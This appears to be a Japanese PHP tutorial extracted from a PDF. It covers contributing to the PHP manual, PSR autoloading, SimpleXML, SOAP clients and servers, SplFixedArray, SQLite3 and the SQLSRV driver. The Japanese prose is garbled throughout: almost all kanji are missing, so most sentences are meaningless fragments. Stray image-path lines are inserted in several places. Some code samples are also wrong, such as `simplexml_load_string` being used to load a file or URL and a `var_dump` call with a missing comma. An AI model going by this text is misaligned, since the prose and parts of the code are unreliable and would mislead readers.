このトピックへのは、に、PHPマニュアルへのにするプロセスをします。えば、ペ―ジの、レビュ―のための、コンテンツののなどです。

Examples

をする

PHPにはすでにのドキュメントがhttp://php.net/manual/にあります。 PHPマニュアルは、ほとんどすべての、コアライブラリ、およびもくなをしています。ぶべきはたくさんあります。 PHP Manualはのとフォ―マットでできます。

よりも、ドキュメントはでもにできます 。

PHPドキュメンテ―ションチ―ムは、 https://edit.php.netの PHPマニュアルのオンラインエディタをしています 。 Stack Overflowアカウントでのログインをむ、のシングルサインオンサ―ビスをサポ―トしています。エディタのはhttps://wiki.php.net/doc/editorでつけることができます 。

PHPマニュアルのは、 *Doc Karma*をっているPHPドキュメントチ―ムからのをけるがあります。Doc Karmaはのようなものですが、するのはしいです。このピアレビュ―プロセスは、しいだけがPHP Manualにることをします。

PHPマニュアルはDocBookでかれています。これは、をするためのなマ―クアップです。するとしにえるかもしれませんが、めるためのテンプレ―トがあります。するにはDocBookのであるはありません。

マニュアルにするためのヒント

は、PHPマニュアルにしたいのためのヒントのリストです

- マニュアルのスタイルガイドラインにってください 。のためにマニュアルのスタイル･ガイドラインににってください 。
- スペルチェックとチェックをいます 。なスペルとがされていることをしてください。そうでない、されるがよりしにくくなり、のがします。
- をにする 。をすばやくしようとするに、をはっきりとにすることをけてください。
-

からコーードをする 。これにより、よりクリーンでなコーードが、にダイジェストされます。
- ペーージセクションのをしてください 。のマニュアルペーージのすべてのセクションのがしいことをしてください。マニュアルのにより、にをみんですることがになります。
- **PHP 4**のコンテンツをします 。 PHP 4のなは、になってももはやしません。なでそれをみまないようにするため、そのをマニュアルからするがあります。
- なバーージョンのファイル 。ドキュメントにしいファイルをするときは、ファイルのリビジョンIDが`<!-- $Revision$ -->`ようにもされていないことをしてください。
- なコメントをマニュアルにマーージします 。いくつかのコメントは、マニュアルがすることからをることができるなをする。これらは、メインペーージのコンテンツにマーージするがあります。
- ドキュメントビルドをさないでください 。をコミットするに、PHPマニュアルがしくされていることをずしてください。

オンラインでPHPマニュアルへのをむ https://riptutorial.com/ja/php/topic/2003/phpマニュアルへの

24: PSR

き

PSR PHP Standards Recommendationは、 FIG Framework Interop Groupによってまとめられたのです。

「グループのにあるアイデアは、プロジェクトがプロジェクトのについてしい、にくをつけることです」- FIG FAQ

PSRは、Accepted、Review、Draft、またはDeprecatedのいずれかのになります。

Examples

PSR-4オートローダ

PSR-4は、ファイルによるクラスのロードのをするけれられたです。このは、のPSR-0のわりにされています 。

クラスは、のとするがあります。

```
\<NamespaceName>(\<SubNamespaceNames>)*\<ClassName>
```

- ベンダーの `Alphabet`
- 1つまたはのサブネームスペース `Google\AdWord`
- クラス `KeywordPlanner` をむがあります。

なクラスは`Alphabet\Google\AdWord\KeywordPlanner`です。クラスものあるファイルパスにするがあります。したがって、 `Alphabet\Google\AdWord\KeywordPlanner`は `[path_to_source]/Alphabet/Google/AdWord/KeywordPlanner.php`

PHP 5.3.0、 カスタムオートローダーをして、したパスとファイルのパターンにづいてファイルをロードできます。

```
# Edit your php to include something like:
spl_autoload_register(function ($class) { include 'classes/' . $class . '.class.php';});
```

'classes /'とファイル '.class.php'をにされるにきえます。

Composerパッケージマネージャーはpsr-4をサポートしています。これは、にえば、Composerのベンダーオートローダーをしてプロジェクトのクラスをにロードできることをします。

```
# Edit the composer.json file to include
{
    "autoload": {
```

```
        "psr-4": {
            "Alphabet\\": "[path_to_source]"
        }
    }
}
```

オートローダーファイルをする

```
$ composer dump-autoload
```

あなたのコードでのことができます

```
<?php

require __DIR__ . '/vendor/autoload.php';
$KeywordPlanner = new Alphabet\Google\AdWord\KeywordPlanner();
```

PSR-1なコーディング

PSR-1はされたであり、コードのにするなのをしています。

- クラス、メソッド、のけにするをしています。
- それは、PSR-0またはPSR-4をとすることをとする。
- これは、するPHPタグをします。 `<?php`および`<?=`ではなく`<?`。
- するファイルエンコーディングUTF8をします。
- また、ファイルはしいシンボルクラス、、などをし、そののをこさないか、のあるロジックをしてシンボルをしないでください。

PSR-8Huggable インターフェイス

PSR-8は、201441にラリー・ガーフィールドLarry Garfield がエイプリルフールズのジョークとしてしたスプーフィングPSR はドラフト です。

このドラフトでは、オブジェクトを`Huggable`にするためのインタフェースののをします。

コードのからの

```
<?php

namespace Psr\Hug;

/**
 * Defines a huggable object.
 *
 * A huggable object expresses mutual affection with another huggable object.
 */
interface Huggable
{

    /**
```

```
     * Hugs this object.
     *
     * All hugs are mutual. An object that is hugged MUST in turn hug the other
     * object back by calling hug() on the first parameter. All objects MUST
     * implement a mechanism to prevent an infinite loop of hugging.
     *
     * @param Huggable $h
     *   The object that is hugging this object.
     */
    public function hug(Huggable $h);
}
```

オンラインでPSRをむ https://riptutorial.com/ja/php/topic/10874/psr

25: SimpleXML

Examples

XMLデータをsimplexmlにロードする

からのみみ

`simplexml_load_string`をして、から`SimpleXMLElement`をします。

```
$xmlString = "<?xml version='1.0' encoding='UTF-8'?>";
$xml = simplexml_load_string($xmlString) or die("Error: Cannot create object");
```

`||` `or`そうでないことにしてください。がい`or` 、 `or =`よりいため、ここでするがあります。コードの`or`にのみされます`$xml`にはfalseにされます。

ファイルからのみみ

ファイルまたはURLからXMLデータをロードするには、 `simplexml_load_file`をします。

```
$xml = simplexml_load_string("filePath.xml");

$xml = simplexml_load_string("https://example.com/doc.xml");
```

URLは、PHPがサポートするスキーム 、またはカスタムストリームラッパーのいずれでもかまいません。

オンラインでSimpleXMLをむ https://riptutorial.com/ja/php/topic/7820/simplexml

26: SOAPクライアント

- __getFunctions //サービスののをしますWSDLモードのみ
- __getTypes //サービスののをしますWSDLモードのみ
- __getLastRequest //のリクエストからXMLをします `trace`オプションがです
- __getLastRequestHeaders //のリクエストからヘッダをす `trace`オプションが
- __getLastResponse //のレスポンスからXMLをします `trace`オプションがです
- __getLastResponseHeaders //のレスポンスのヘッダーをします `trace`オプションがです

パラメーター

パラメータ	
$ wsdl	WSDLのURIまたはWSDLモードをするは`NULL`
$ options	SoapClientのオプション。WSDLモードでは`location`と`uri`がされているがあり、そののオプションはオプションです。なについては、のをしてください。

`SoapClient`クラスには`__call`メソッドが`__call`されています。これはびすことはできません 。わりに、これによりのことがになります

```
$soap->requestInfo(['a', 'b', 'c']);
```

これにより、 `requestInfo` SOAPメソッドがびされます。

な`$options`の キーとのペアの

オプション	
ロケーション	SOAPサーバーのURL。WSDLモードではです。 URLをオーバーライドするためにWSDLモードでできます。
ウリ	SOAPサービスのターゲット。WSDLモードではです。
スタイル	なは`SOAP_RPC`または`SOAP_DOCUMENT`です。WSDLモードでのみです。
つかいます	なは`SOAP_ENCODED`または`SOAP_LITERAL`です。WSDLモードでのみです。
soap_version	なは`SOAP_1_1` デフォルト または`SOAP_1_2`です。
	HTTPをにします。なは、 `SOAP_AUTHENTICATION_BASIC` デフォルト または`SOAP_AUTHENTICATION_DIGEST`です。

オプション	
ログイン	HTTPのユーザー
パスワード	HTTPのパスワード
proxy_host	プロキシサーバーのURL
プロキシポート	プロキシサーバーポート
proxy_login	プロキシのユーザー
proxy_password	プロキシのパスワード
local_cert	HTTPSクライアントへのパス
パスフレーズ	HTTPSクライアントのパスフレーズ
	/をする。はのビットマスクです`SOAP_COMPRESSION_ACCEPT`のいずれかで`SOAP_COMPRESSION_GZIP`または`SOAP_COMPRESSION_DEFLATE`。`SOAP_COMPRESSION_ACCEPT | SOAP_COMPRESSION_GZIP`。
エンコーディング	エンコーディングTODOな
トレース	*Boolean* 、デフォルトは`FALSE`です。のトレースをにして、フォールトをバックトレースすることができます。 `__getLastRequest()` 、 `__getLastRequestHeaders()` 、 `__getLastResponse()`および `__getLastResponseHeaders()`をにします。
クラスマップ	WSDLをPHPクラスにマッピングします。はキーとしてのWSDLととしてのPHPクラスをつでなければなりません。
	ブール。 SOAPエラータイプ 'SoapFault'。
connection_timeout	SOAPサービスへののタイムアウト。
タイプマップ	マッピングの。 は、のキーをつキー/のペアであるべき`type_name` 、 `type_ns` URI、 `from_xml` コールバックが1つのパラメータをけけび `to_xml` コールバックけれるつのオブジェクトパラメータ。
cache_wsdl	どのようにWSDLファイルをキャッシュするべきかもしあればなは、 `WSDL_CACHE_NONE` 、 `WSDL_CACHE_DISK` 、 `WSDL_CACHE_MEMORY`または `WSDL_CACHE_BOTH`です。
ユーザーエージェント	`User-Agent`ヘッダーでする。
stream_context	コンテキストのリソース。

オプション	
	ビットマスク`SOAP_SINGLE_ELEMENT_ARRAYS`、 `SOAP_USE_XSI_ARRAY_TYPE`、 `SOAP_WAIT_ONE_WAY_CALLS`。
きける	*PHP*バージョン> = 5.4のみ ブール。 `Connection: Keep-Alive`ヘッダー`TRUE` または`Connection: Close`ヘッダー`FALSE` のいずれかをし`FALSE`。
ssl_method	*PHP*バージョン> = 5.5のみ するSSL / TLSバージョン。なは、`SOAP_SSL_METHOD_TLS`、 `SOAP_SSL_METHOD_SSLv2`、 `SOAP_SSL_METHOD_SSLv3` または`SOAP_SSL_METHOD_SSLv23`です。

32ビット PHPでの 32ビットPHPでは、 `xs:long`ににキャストされる32ビットよりきいは、32ビットにし、 `2147483647`にキャストします。このをするには、をfloatにキャストしてから`__soapCall()`にします。

Examples

WSDLモード

に、しい`SoapClient`オブジェクトをし、URLをWSDLファイルにします。オプションで、オプションのもします。

```
// Create a new client object using a WSDL URL
$soap = new SoapClient('https://example.com/soap.wsdl', [
    # This array and its values are optional
    'soap_version' => SOAP_1_2,
    'compression' => SOAP_COMPRESSION_ACCEPT | SOAP_COMPRESSION_GZIP,
    'cache_wsdl' => WSDL_CACHE_BOTH,
    # Helps with debugging
    'trace' => TRUE,
    'exceptions' => TRUE
]);
```

`$soap`オブジェクトをしてSOAPメソッドをびします。

```
$result = $soap->requestData(['a', 'b', 'c']);
```

WSDLモード

これは、WSDLファイルとに`NULL`をし、 `location`と`uri`オプションをすることをいて、WSDLモードにています。

```
$soap = new SoapClient(NULL, [
    'location' => 'https://example.com/soap/endpoint',
    'uri' => 'namespace'
]);
```

PHPでSOAPクライアントをするは、コンフィグレーションで`classmap`キーをすることもできます。この`classmap`デフォルトのわりに、WSDLでされたタイプは、のクラスにマップされるべきかを`StdClass`。は、の`StdClass`にどのフィールドがされているかをするのではなく、これらのクラスでフィールドとメソッドびしのをできるからです。

```
class MyAddress {
    public $country;
    public $city;
    public $full_name;
    public $postal_code; // or zip_code
    public $house_number;
}

class MyBook {
    public $name;
    public $author;

    // The classmap also allows us to add useful functions to the objects
    // that are returned from the SOAP operations.
    public function getShortDescription() {
        return "{$this->name}, written by {$this->author}";
    }
}

$soap_client = new SoapClient($link_to_wsdl, [
    // Other parameters
    "classmap" => [
        "Address" => MyAddress::class, // ::class simple returns class as string
        "Book" => MyBook::class,
    ]
]);
```

クラスマップをしたで、`Address`または`Book`をすのをするたびに、SoapClientはそのクラスをインスタンスし、フィールドをデータでめて、びしからします。

```
// Lets assume 'getAddress(1234)' returns an Address by ID in the database
$address = $soap_client->getAddress(1234);

// $address is now of type MyAddress due to the classmap
echo $address->country;

// Lets assume the same for 'getBook(1234)'
$book = $soap_client->getBook(124);

// We can not use other functions defined on the MyBook class
echo $book->getShortDescription();

// Any type defined in the WSDL that is not defined in the classmap
// will become a regular StdClass object
$author = $soap_client->getAuthor(1234);

// No classmap for Author type, $author is regular StdClass.
// We can still access fields, but no auto-completion and no custom functions
// to define for the objects.
```

```
echo $author->name;
```

SOAPとのトレース

SOAPリクエストでされるをべたいことがあります。のメソッドは、とのXMLをします。

```
SoapClient::__getLastRequest()
SoapClient::__getLastRequestHeaders()
SoapClient::__getLastResponse()
SoapClient::__getLastResponseHeaders()
```

たとえば、 `ENVIRONMENT`があり、こののが`DEVELOPMENT`にされている、 `getAddress`のびしによってエラーがスローされたときにすべてのをエコーしたいとします。 1つのはのとおりです。

```
try {
    $address = $soap_client->getAddress(1234);
} catch (SoapFault $e) {
    if (ENVIRONMENT === 'DEVELOPMENT') {
        var_dump(
            $soap_client->__getLastRequestHeaders()
            $soap_client->__getLastRequest(),
            $soap_client->__getLastResponseHeaders(),
            $soap_client->__getLastResponse()
        );
    }
    ...
}
```

オンラインでSOAPクライアントをむ https://riptutorial.com/ja/php/topic/633/soapクライアント

27: SOAPサーバー

- addFunction // 1つまたはそれのをSOAPリクエストハンドラにする
- addSoapHeader //レスポンスにSOAPヘッダーをする
- fault //エラーをすSoapServerフォルトをする
- getFunctions //のリストをす
- handle // SOAPリクエストをする
- setClass // SOAPリクエストをするクラスをする
- setObject // SOAPリクエストをするためにされるオブジェクトをします
- setPersistence // SoapServerモードをする

Examples

SOAPサーバー

```
function test($x)
{
    return $x;
}

$server = new SoapServer(null, array('uri' => "http://test-uri/"));
$server->addFunction("test");
$server->handle();
```

オンラインでSOAPサーバーをむ https://riptutorial.com/ja/php/topic/5441/soapサーバー


28: SPLデータ

Examples

SplFixedArray

PHPとのい

PHPのデフォルトのArrayは、にはけられたハッシュマップとしてされています。このでは、がののキー/のペアでされ、キーはまたはのいずれかになります。しかし、これはにのではありません。



このからわかるように、のPHPは、キーがのにマップできる、キーとのペアのけされたセットのようにできます。このには、とののキーとなるのがあり、キーはのにしないことにしてください。


```
$arr = [
    9     => "foo",
    1     => 4.2,
    "bar" => null,
];

foreach($arr as $key => $value) {
    echo "$key => $value\n";
}
```

だから、のコードはたちがしていたものをにえるでしょう。

```
9 => foo
1 => 4.2
bar =>
```

のPHPもにサイズされます。それらはにをプッシュしてに/からポップすると、がしたりしたりします。

しかし、なでは、サイズはされており、にじタイプのでされています。また、のキーではなく、そのインデックスによるアクセスです。これは、のオフセットによってすることができます。



えられたのサイズとのサイズをるので、オフセットは`type size * n`であり、`n`はののをします。したがって、のでは、`$arr[0]`は`1` `$arr[1]`、ののと`$arr[1]`は`2`を`$arr[1]`ます。

ただし、SplFixedArrayはのタイプをしません。これは、キーをにするだけです。サイズでもあります。

これにより、SplFixedArraysはのPHPよりもになります。らはよりコンパクトなので、らはよりないメモリをとします。

のインスタンス

SplFixedArrayはオブジェクトとしてされて`ArrayAccess`ますが、 `ArrayAccess`インタフェースをしているので、のPHPにアクセスするのとじようなでアクセスできます。 `Countable`インターフェースと`Iterator`インターフェースもしているので、PHPでする `count($arr)`や`foreach($arr as $k => $v)`とじようにします。 SplFixedArrayはPHPでのをするため、

SplFixedArrayコンストラクタは、のサイズである1つのをとります。

```
$arr = new SplFixedArray(4);

$arr[0] = "foo";
$arr[1] = "bar";
$arr[2] = "baz";

foreach($arr as $key => $value) {
    echo "$key => $value\n";
}
```

これは、あなたがするものをあなたにえます。

```
0 => foo
1 => bar
2 => baz
3 =>
```

これはどおりにします。

```
var_dump(count($arr));
```

たちにえる...

```
int(4)
```

SplFixedArrayでは、のPHPとはなり、キーはののをしています 。これはマップだけでなくのインデックスでもあるためです。

のサイズ

はサイズなので、countはにじをすことにしてください。したがって、 `unset($arr[1])`は`$arr[1]`

`=== null`、 `count($arr)`は4ままです。

のサイズをするには、 `setSize`メソッドをびすがあります。

```
$arr->setSize(3);

var_dump(count($arr));

foreach($arr as $key => $value) {
    echo "$key => $value\n";
}
```

、たちは...

```
int(3)
0 => foo
1 =>
2 => baz
```

SplFixedArrayへのインポートとSplFixedArrayからのエクスポート

`fromArray`メソッドと`toArray`メソッドをして、のPHPをSplFixedArrayのにインポート/エクスポートすることもできます。

```
$array      = [1,2,3,4,5];
$fixedArray = SplFixedArray::fromArray($array);

foreach($fixedArray as $value) {
    echo $value, "\n";
}
```

```
1
2
3
4
5
```

にく。

```
$fixedArray = new SplFixedArray(5);

$fixedArray[0] = 1;
$fixedArray[1] = 2;
$fixedArray[2] = 3;
$fixedArray[3] = 4;
$fixedArray[4] = 5;

$array = $fixedArray->toArray();
```

```
foreach($array as $value) {
    echo $value, "\n";
}
```

```
1
2
3
4
5
```

オンラインでSPLデータをむ https://riptutorial.com/ja/php/topic/6844/splデータ

29: SQLite3

Examples

データベースのクエリ

```
<?php
//Create a new SQLite3 object from a database file on the server.
$database = new SQLite3('mysqlitedb.db');

//Query the database with SQL
$results = $database->query('SELECT bar FROM foo');

//Iterate through all of the results, var_dumping them onto the page
while ($row = $results->fetchArray()) {
    var_dump($row);
}
?>
```

http://www.riptinar.com/topic/184もしてください。

1つののみをする

LIMIT SQLのにえて、SQLite3`querySingle`をして、のまたはのをすることもできます。

```
<?php
$database = new SQLite3('mysqlitedb.db');

//Without the optional second parameter set to true, this query would return just
//the first column of the first row of results and be of the same type as columnName
$database->querySingle('SELECT column1Name FROM table WHERE column2Name=1');

//With the optional entire_row parameter, this query would return an array of the
//entire first row of query results.
$database->querySingle('SELECT column1Name, column2Name FROM user WHERE column3Name=1', true);
?>
```

SQLite3クイックスタートチュートリアル

これは、よくされるすべてのSQLiteAPIのなです。そのは、あなたをにくかすことです。また、このチュートリアルのなPHPファイルをすることもできます 。

データベースのIオープン

にしいデータベースをしましょう。ファイルがしないにのみし、みり/きみにファイルをきます。ファイルのはあなたですが、 `.sqlite`はかなりでです。

```
$db = new SQLite3('analytics.sqlite', SQLITE3_OPEN_CREATE | SQLITE3_OPEN_READWRITE);
```

テーブルの

```
$db->query('CREATE TABLE IF NOT EXISTS "visits" (
    "id" INTEGER PRIMARY KEY AUTOINCREMENT NOT NULL,
    "user_id" INTEGER,
    "url" VARCHAR,
    "time" DATETIME
)');
```

サンプルデータをする。

アトミックをにしなくても、するせをトランザクションキーワードBEGINおよびCOMMIT にラップすることをおめします。これをしないと、SQLiteはトランザクションのすべてのクエリをにラップするので、すべてのがにくなります。 SQLiteをめておいのは 、 INSERTがとてもいのにくかもしれません。

```
$db->exec('BEGIN');
$db->query('INSERT INTO "visits" ("user_id", "url", "time")
    VALUES (42, "/test", "2017-01-14 10:11:23")');
$db->query('INSERT INTO "visits" ("user_id", "url", "time")
    VALUES (42, "/test2", "2017-01-14 10:11:44")');
$db->exec('COMMIT');
```

ができていないのあるデータをでします。 きパラメータでこれをうことができます

```
$statement = $db->prepare('INSERT INTO "visits" ("user_id", "url", "time")
    VALUES (:uid, :url, :time)');
$statement->bindValue(':uid', 1337);
$statement->bindValue(':url', '/test');
$statement->bindValue(':time', date('Y-m-d H:i:s'));
$statement->execute(); you can reuse the statement with different values
```

データの

のユーザー42のをしましょう。されたをしますが 、はきのパラメータをします。これはよりです。

```
$statement = $db->prepare('SELECT * FROM "visits" WHERE "user_id" = ? AND "time" >= ?');
$statement->bindValue(1, 42);
$statement->bindValue(2, '2017-01-14');
$result = $statement->execute();

echo "Get the 1st row as an associative array:\n";
print_r($result->fetchArray(SQLITE3_ASSOC));
```

```
echo "\n";

echo "Get the next row as a numeric array:\n";
print_r($result->fetchArray(SQLITE3_NUM));
echo "\n";
```

これがない、fetchArrayは`false`し`false`。 `while`ループでこれをできます。

メモリをする - スクリプトがされている、にはわれない

```
$result->finalize();
```

としてのをするためのながあります。 2のパラメータは、したすべてのがなことをします。

しておきますが、このはパラメータのバインディングをサポートしていませんが、わりにをエスケープできます。はずでみますテーブルとカラムのにはがされますMySQLのバッククックにています。

```
$query = 'SELECT * FROM "visits" WHERE "url" = \'' .
    SQLite3::escapeString('/test') .
    '\' ORDER BY "id" DESC LIMIT 1';

$lastVisit = $db->querySingle($query, true);

echo "Last visit of '/test':\n";
print_r($lastVisit);
echo "\n";
```

1つのをするためのなのなです。

```
$userCount = $db->querySingle('SELECT COUNT(DISTINCT "user_id") FROM "visits"');

echo "User count: $userCount\n";
echo "\n";
```

に、データベースをじます。これは、スクリプトがしたときににわれます。

```
$db->close();
```

オンラインでSQLite3をむ https://riptutorial.com/ja/php/topic/5898/sqlite3

30: SQLSRVの

SQLSRVドライバは、Microsoft SQL ServerおよびSQL Azureデータベースにアクセスできる、Microsoftがサポートするphpモジュールです。これはPHP 5.3でされ、PHP 7からされたMSSQLドライバのです。

SQLSRVは、のオペレーティングシステムでできます。

- Windows Vista Service Pack 2
- Windows Server 2008 Service Pack 2
- Windows Server 2008 R2
- Windows 7

SQLSRVでは、PHPをしているのとじコンピュータにMicrosoft SQL Server 2012ネイティブクライアントをインストールするがあります。 Microsoft SQL Server 2012ネイティブクライアントがまだインストールされていないは、「」ドキュメントページのするリンクをクリックします 。

のSQLSRVドライバをダウンロードするには、のにします。 ダウンロード

SQLSRVドライバのシステムのなリストは、ここにあります。 システム

SQLSRV 3.1をしているは、SQL ServerのMicrosoft ODBCドライバ11をダウンロードするがあります

PHP7ユーザーはGitHubからのドライバをダウンロードできます

SQL ServerのMicrosoft®ODBCドライバ13は 、Microsoft SQL Server 2008、SQL Server 2008 R2、SQL Server 2012、SQL Server 2014、SQL Server 2016プレビュー、Analyticsプラットフォームシステム、Azure SQLデータベースおよびAzure SQLデータウェアハウスをサポートします 。

Examples

の

```
$dbServer = "localhost,1234"; //Name of the server/instance, including optional port number
(default is 1433)
$dbName = "db001"; //Name of the database
$dbUser = "user"; //Name of the user
$dbPassword = "password"; //DB Password of that user

$connectionInfo = array(
    "Database" => $dbName,
    "UID" => $dbUser,
    "PWD" => $dbPassword
```

```
);

$conn = sqlsrv_connect($dbServer, $connectionInfo);
```

SQLSRVにはPDOドライバもあります。 PDOをしてするには

```
$conn = new PDO("sqlsrv:Server=localhost,1234;Database=db001", $dbUser, $dbPassword);
```

なクエリをする

```
//Create Connection
$conn = sqlsrv_connect($dbServer, $connectionInfo);

$query = "SELECT * FROM [table]";
$stmt = sqlsrv_query($conn, $query);
```

`[]` すると、 である ため、 `table` からエスケープする ことができます 。バッククォートとじように、これらの、*MySQL*のでいます 。

ストアドプロシージャのびし

サーバーのストアドプロシージャをびすには

```
$query = "{call [dbo].[myStoredProcedure](?,?,?)}"; //Parameters '?' includes OUT parameters

$params = array(
    array($name, SQLSRV_PARAM_IN),
    array($age, SQLSRV_PARAM_IN),
    array($count, SQLSRV_PARAM_OUT, SQLSRV_PHPTYPE_INT) //$count must already be initialised
);

$result = sqlsrv_query($conn, $query, $params);
```

パラメータされたクエリの

```
$conn = sqlsrv_connect($dbServer, $connectionInfo);

$query = "SELECT * FROM [users] WHERE [name] = ? AND [password] = ?";
$params = array("joebloggs", "pa55w0rd");

$stmt = sqlsrv_query($conn, $query, $params);
```

なるパラメータをしてじクエリをするのは、 `sqlsrv_prepare()`および`sqlsrv_execute()`をしてもじことができます。

```
$cart = array(
    "apple" => 3,
    "banana" => 1,
    "chocolate" => 2
);
```

```
$query = "INSERT INTO [order_items]([item], [quantity]) VALUES(?,?)";
$params = array(&$item, &$qty); //Variables as parameters must be passed by reference

$stmt = sqlsrv_prepare($conn, $query, $params);

foreach($cart as $item => $qty){
    if(sqlsrv_execute($stmt) === FALSE) {
        die(print_r(sqlsrv_errors(), true));
    }
}
```

クエリの

クエリからをフェッチするには、に3つのがあります。

sqlsrv_fetch_array

`sqlsrv_fetch_array()`はとしてのをします。

```
$stmt = sqlsrv_query($conn, $query);

while($row = sqlsrv_fetch_array($stmt)) {
    echo $row[0];
    $var = $row["name"];
    //...
}
```

`sqlsrv_fetch_array()`は、なるタイプのをフェッチするためのオプションの2パラメータがありますSQLSRV_FETCH_ASSOC、 SQLSRV_FETCH_NUMERICおよびSQLSRV_FETCH_BOTH デフォルトをできます。それぞれ、、、をします。

---

sqlsrv_fetch_object

`sqlsrv_fetch_object()`はオブジェクトとしてのをします。

```
$stmt = sqlsrv_query($conn, $query);

while($obj = sqlsrv_fetch_object($stmt)) {
    echo $obj->field; // Object property names are the names of the fields from the query
    //...
}
```

---

sqlsrv_fetch

`sqlsrv_fetch()`は、のをみみにします。

```
$stmt = sqlsrv_query($conn, $query);
```

```
while(sqlsrv_fetch($stmt) === true) {
    $foo = sqlsrv_get_field($stmt, 0); //gets the first field -
}
```

エラーメッセージの

せがうまくいかないときは、ドライバからされたエラー・メッセージをフェッチしてのをすることがです。はのとおりです。

```
sqlsrv_errors([int $errorsOrWarnings]);
```

これはのをします。

キー	
SQLSTATE	SQL Server / OBDCドライバがっている
コード	SQL Serverエラーコード
メッセージ	エラーの

のをのようにするのがです。

```
$brokenQuery = "SELECT BadColumnName FROM Table_1";
$stmt = sqlsrv_query($conn, $brokenQuery);

if ($stmt === false) {
    if (($errors = sqlsrv_errors()) != null) {
        foreach ($errors as $error) {
            echo "SQLSTATE: ".$error['SQLSTATE']."<br />";
            echo "code: ".$error['code']."<br />";
            echo "message: ".$error['message']."<br />";
        }
    }
}
```

オンラインでSQLSRVのをむ https://riptutorial.com/ja/php/topic/4467/sqlsrvの

31: URL

Examples

URLの

